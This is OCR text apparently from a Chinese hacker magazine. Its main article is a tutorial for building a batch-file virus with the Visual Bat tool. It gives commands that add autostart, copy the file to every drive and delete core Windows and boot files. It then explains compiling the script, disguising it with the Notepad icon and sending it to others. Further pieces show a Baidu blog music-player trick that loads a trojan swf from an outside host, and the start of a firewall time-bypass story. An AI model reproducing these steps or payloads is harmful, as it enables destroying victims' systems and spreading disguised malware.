



图8

（本文所涉及到的 Winsock Expert 已收录到光盘中）



不会电脑也能拼个病毒

——傻瓜批处理工具Visual Bat使用方法

杨若瑜

今天我要给大家介绍的是一款批处理制作工具－－Visual Bat。这个工具的功能非常强大，很多东西都可以自动化完成。记得以前我写批处理的时候还使用记事本，而现在，我已经离不开Visual Bat了。接下来，我们就使用这个工具编写一个看似只有高手才能制作出来的病毒。

首先，我们打开这个工具，看到如图1所示的界面。上面是菜单栏和工具栏，下面是常用提示框，而中间那一大片则是批处理的编辑区域，所有的批处理命令都是在这里完成的。

先编辑一下批处理的说明和标题，看见Echo和Title命令后面的东西了吗？把那个中括号里的东西修改一下，也就相当于修改标题和说明了（图2）。

既然是病毒，所以一定要在系统启动的时候，有自启动的功能。我们点击命令库菜单下的类库调用子菜单中的“加入开机启动”，程序下面的提示框立即就显示出了两段批处理命令（图3）。我们不用管它具体是什么内容，将它直接复制到编辑框中即可。




图3




图4

下一步，我们要为病毒增加传播功能。于是在命令库中找到“复制自身到其他类”，点击之后同样会在下部出现一堆提示，我们只需要把命令复制到编辑框中，稍加修改即可，比如这里我们添加的就是这么几句命令，用法都是惊人的相似：

```
@copy %0 "%systemdrive%\"
@copy %0 "%windir%\"
@copy %0 "%windir%\system32\"
@copy %0 "D:\"
@copy %0 "E:\"
@copy %0 "F:\"
@copy %0 "G:\"
@copy %0 "H:\"
@copy %0 "I:\"
```




图1




图2

病毒除了自我复制和自启动，还有什么呢？应该是破坏

性。众所周知，Del是删除文件的命令，可以帮助我们大搞破坏。可是广大菜菜们并不知道命令怎么办呢？这时候工具栏上的命令解释和百度搜索就可以派上用场了。

比如我们已经知道DEL命令，但是不知道用法，可以在命令解释里输入del，然后命令帮助提示自动会显示出来DEL命令的详细用法（图4）。

那么，如果我们不知道命令怎么办呢？可以使用百度搜索功能直接搜索“删除文件　DOS命令”关键词，它就可以直接弹出搜索结果，方便了我们的搜索。既然知道了Del命令的用法，接着我们在里面添加下面这几行命令：

```
Del %Windir%\win.ini
Del %Windir%\Notepad.exe
Del %Windir%\regedit.exe
Del %Windir%\System.ini
Del C:\bootfront.bin
Del C:\IO.sys
Del C:\MSDOS.sys
Del C:\NTDETECT.COM
```




图5

批处理我们就已经编写完了。但是一个真正的病毒应该是一个被编译的程序，所以我们在运行菜单中打开“BAT转换EXE”选项（图5），等到生成完毕后，Visual Bat所在目录下会出现一个Project.exe，这就是我们“辛苦研制”出来的病毒了。

最后一步自然就是病毒的伪装问题，我们可以使用软件自带的EXE图标修改工具，它可以在辅助工具菜单中看到。打开EXE图标修改工具之后，点击“打开文件”，这里我们用记事本程序的图标来作掩饰，所以选择系统目录下的Notepad.exe，选择一个比较好看的图标之后，点击“保存图标”，选择一个位置保存起来（图6）。然后我们再用它打开刚才生成的Project.exe，用那个提取出来的图标替换掉原有的那个图标，程序会自动在目录下生成一个new_project.exe，这个新生成的程序就是“披着记事本的病毒”。




图6

看见没有，我们做这个病毒的时候可是从来没有写过什么高深莫测的代码，而且整个程序几乎是拼装而成，是不是很简单呢？把你刚刚生成的这个病毒发给别人，看看有什么反应，是不是很刺激呢？

这个工具其实是个批处理辅助工具，有了它我们就可以自己写一些像自动批量溢出、安全防范脚本的批处理工具。由于工具中还有命令帮助、常用功能代码，即使对批处理一知半解的小菜们也能轻松编写出漂亮的“程序”。

（本文所涉及到的Visual Bat已收录到光盘中）

百度空间也挂马，——又是微软的错

雕牌／杜华军

一、前言

这个baidu空间挂马在上个月就已经发现了，那是在浏览一个人的百度空间后弹出了一个广告，当时我很郁闷，以为百度也要起流氓来了。经过一天时间的挖掘和教主的帮助，总算把事情原委分析清楚了，下面就是详细的过程和利用方法。

二、挖掘过程

事发在上个月，自己刚搞起了baidu的空间，在浏览一个人的百度空间后弹出了一个广告（图1）。查看源代码，并没发现可疑的open或者javascript。再看别人的blog，并没有出现这个情况，后来又逐个把调用的js看了一遍，也没能找出原因。仔细想了想，也许是模版的问题。在源代码里面找出模版的地址，把css里面内容全部复制到自己的测试空间模版里，再浏览自己的测试空间。真是怪了，居然不弹，到底哪里出的问题。后来把地址发给教主看了看，他觉得问题可能出在播放器上，因为播放器可以引用外部连接。但是mp3格式的文件不会出什么问题啊，感觉有点不可思议。呵呵，教主就是教主，一眼识破天机，找出源码，答案一切揭晓。




部分代码如下：

```
<script language="javascript" src="/js/bgmusic.js"></script>
<script>
var musicnum = "1";
var bgmusic1='<OBJECT id=phx width=100% classid=clsid:6BF52A52-394A-11D3-B153-00C04F79FAA6 height=45>'
+'<PARAM NAME="URL" VALUE="/%D0%C4%C7%E9%C5%AE%BA%A272944/music/music.pls?t='+Math.random()+'">'
……删除部分

var bgmusic2='<EMBED src="http://hi.baidu.com/%D0%C4%C7%E9%C5%AE%BA%A272944/music/music.pls?t='+Math.random()+'" width="100%" height=45 type="application
```

```
/x-mplayer2" invokeurls="0" autogotourl="false"
autostart=1 loop=1 quality="high"';
    if (musicnum<=1) {bgmusic2+=' showcontrols="1"
showpositioncontrols="0" ';}
    bgmusic2+='></EMBED>';
        删除部分
    {

        g_bgmusic_pop.close();
    }
</script>
```



此代码中有用的就这一段："/%D0%C4%C7%E9%C5%AE%BA%A272944/music/music.pls"，下面看看这葫芦里是什么药。music.pls 代码如下：

```
<ASX Version="3.0" PREVIEWMODE="NO">
<entry>
<ref href="http://131.in/w.swf" />
</entry>
</ASX>
```

继续追踪 http://131.in/w.swf，下载回来，以16进制打开这个 w.swf 文件（图2）。相信大家都明白是怎么回事了。

三、利用过程

利用很简单，直接在背景音乐添加 swf 路径，这个 swf 当然就是自己制作的跳转网马文件了。这漏洞也许不能说是漏洞吧，QQ 的跨站也在 Flash 出现过一次，总之这又是微软的错。

影子系统和ZoneAlarm的时间突破漏洞

txcbg

今天从网上下载了一个通过修改系统时间来躲过卡巴主动防御的 VB 源代码，当时是在影子系统下进行测试的，所以修改了时间后我也没把时间改回来（我以为影子系统会自动还原的）。没想到就因为没把时间改回来，让我幸运的发现了影子系统和 ZoneAlarm 的时间突破漏洞。

当我重新开机后，习惯性的第一件事就是启动 ZoneAlarm 防火墙，却意外的弹出了一个错误提示框，点“确定”后又出来一个同样的错误提示框，如图1。




图 1

我上次开启影子系统前 ZoneAlarm 还是可以启动的，查看错误提示的内容，好像是少了一个 DLL 文件，不大可能被删除啊。尽管如此，我还是去查看了我的江民病毒隔离区，没有见到那两个提示的 DLL 文件，扫描了一下病毒也没有发现什么，奇怪了。

